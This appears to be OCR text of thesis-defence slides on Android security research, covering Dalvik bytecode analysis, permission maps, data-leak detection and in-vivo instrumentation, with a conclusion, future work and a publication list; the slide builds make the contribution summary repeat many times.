
User-Centric Security Policy




User-Centric Security Policy




User-Centric Security Policy




User-Centric Security Policy



Evaluation: Bytecode Transformation on 130 Applications




Evaluation: Bytecode Transformation on 130 Applications



→ ASM Lightweight Library is Fine

Evaluation: Bytecode Transformation on 130 Applications



→ ASM Lightweight Library is Fine

→ Very hard to perform advanced static analysis in vivo

Contribution Summary

• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012. [citations: 8]

Contribution Summary

- Toolchain

• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012. [citations: 8]

Contribution Summary

- Toolchain
  - bytecode manipulation

• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012. [citations: 8]

Contribution Summary

- Toolchain
  - bytecode manipulation
  - + bytecode instrumentation

• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012. [citations: 8]

Contribution Summary

- Toolchain
  - bytecode manipulation
  - + bytecode instrumentation
  - + bytecode analysis

• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012. [citations: 8]

Contribution Summary

- Toolchain
  - bytecode manipulation
  - + bytecode instrumentation
  - + bytecode analysis
  - + run in reasonable amount of time

• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012. [citations: 8]

Contribution Summary

- Toolchain
  - bytecode manipulation
  - + bytecode instrumentation
  - + bytecode analysis
  - + run in reasonable amount of time
  - + unmodified Android stack

• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012. [citations: 8]

Contribution Summary

- Toolchain
  - bytecode manipulation
  - + bytecode instrumentation
  - + bytecode analysis
  - + run in reasonable amount of time
  - + unmodified Android stack
  - = milestone for in-vivo security analysis

• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012. [citations: 8]

Contribution Summary

- Toolchain
  - bytecode manipulation
  - + bytecode instrumentation
  - + bytecode analysis
  - + run in reasonable amount of time
  - + unmodified Android stack
  - = milestone for in-vivo security analysis
- Limitations:

• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012. [citations: 8]

Contribution Summary

- Toolchain
  - bytecode manipulation
  - + bytecode instrumentation
  - + bytecode analysis
  - + run in reasonable amount of time
  - + unmodified Android stack
  - = milestone for in-vivo security analysis
- Limitations:
  - hardcoded heap size


• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012. [citations: 8]

Contribution Summary

- Toolchain
  - bytecode manipulation
  - + bytecode instrumentation
  - + bytecode analysis
  - + run in reasonable amount of time
  - + unmodified Android stack
  - = milestone for in-vivo security analysis
- Limitations:
  - hardcoded heap size
  - off-the-shelf Java tools

• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012. [citations: 8]

In Vivo



Outline for section 7

Related Work

- Dalvik bytecode analysis
  - Ded [Enck '11],
  - Dare [Octeau '12],
  - Dex2jar,
- Permission Map
  - Stowaway [Felt, '11]
  - PScout [Au '12]
- Android Data Leaks Detection
  - ComDroid [Chin '11]
  - ScanDroid [Fuchs '09], SEFA [Wu '13]
- In Vivo instrumentation
  - I-ArmDroid [Davis '12], Mr. Hide [Jeon '11], AppGuard [Backes '12]
  - DroidForce [Rasthofer '14]

Conclusion

- Analyze Dalvik Bytecode
  - correctly types 99.99% of methods
- Extract a permission map from a permission-based system
  - Static analysis for Android requires deep domain-specific knowledge
- Detect data leaks between Android components and Android applications
  - precision $> 90\%$, recall $> 80\%$
- Harden Android applications in vivo
  - other analyses limited by available memory

Future Work

- Bytecode optimization
- Security check on the Android framework
- Analyzing other permission-based systems
- Validating data leaks / Generating exploits
- Are data leaks “features” or “leaks”?
- Breaking Static analysis tools?
- Scalable data-flow on “big” sets of Android applications

Links

- Dexpler `http://www.abartel.net/dexpler/`
- IccTA `https://sites.google.com/site/icctawebpage/`
- Permission Map `http://www.abartel.net/permissionmap/`
- DroidBench `https://github.com/secure-software-engineering/DroidBench`

• Alexandre Bartel, Jacques Klein, Yves Le Traon, and Martin Monperrus. Dexpler: converting android dalvik bytecode to jimple for static analysis with soot. In *Proceedings of the ACM SIGPLAN International Workshop on State of the Art in Java Program analysis (SOAP@PLDI)*, 2012.
• Alexandre Bartel, Jacques Klein, Martin Monperrus, and Yves Le Traon. Automatically Securing Permission-Based Software by Reducing the Attack Surface: An Application to Android. In *Proceedings of the 27th IEEE/ACM International Conference On Automated Software Engineering (ASE)*, 2012. Short paper.
• Alexandre Bartel, Jacques Klein, Martin Monperrus, and Yves Le Traon. Static Analysis for Extracting Permission Checks of a Large Scale Framework: The Challenges And Solutions for Analyzing Android. In *IEEE Transactions on Software Engineering (TSE)*, 2014.
• Li Li, Alexandre Bartel, Jacques Klein, Yves Le Traon, Steven Artz, Siegfried Rasthofer, Eric Bodden, Damien Octeau and Patrick McDaniel: I know what leaked in your pocket: uncovering privacy leaks on Android Apps with Static Taint Analysis, ISBN 978-2-87971-129-4, 2014.
• Alexandre Bartel, Jacques Klein, Martin Monperrus, Kevin Allix and Yves Le Traon: Improving Privacy on Android Smartphones Through In-Vivo Bytecode Instrumentation, ISBN 978-2-87971-111-9, 2012.
• D. Octeau, P. McDaniel, S. Jha, A. Bartel, E. Bodden, J. Klein and Y. Le Traon: Effective inter-component communication mapping in android with epicc: An essential step towards holistic security analysis, in Proceedings of the 22nd USENIX Security Symposium, 2013, Washington DC, USA.
• S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau and P. McDaniel: FlowDroid: Precise Context, Flow, Field, Object-sensitive and Lifecycle-aware Taint Analysis for Android Apps. In Proceedings of the 35th annual ACM SIGPLAN conference on Programming Language Design and Implementation (PLDI 2014).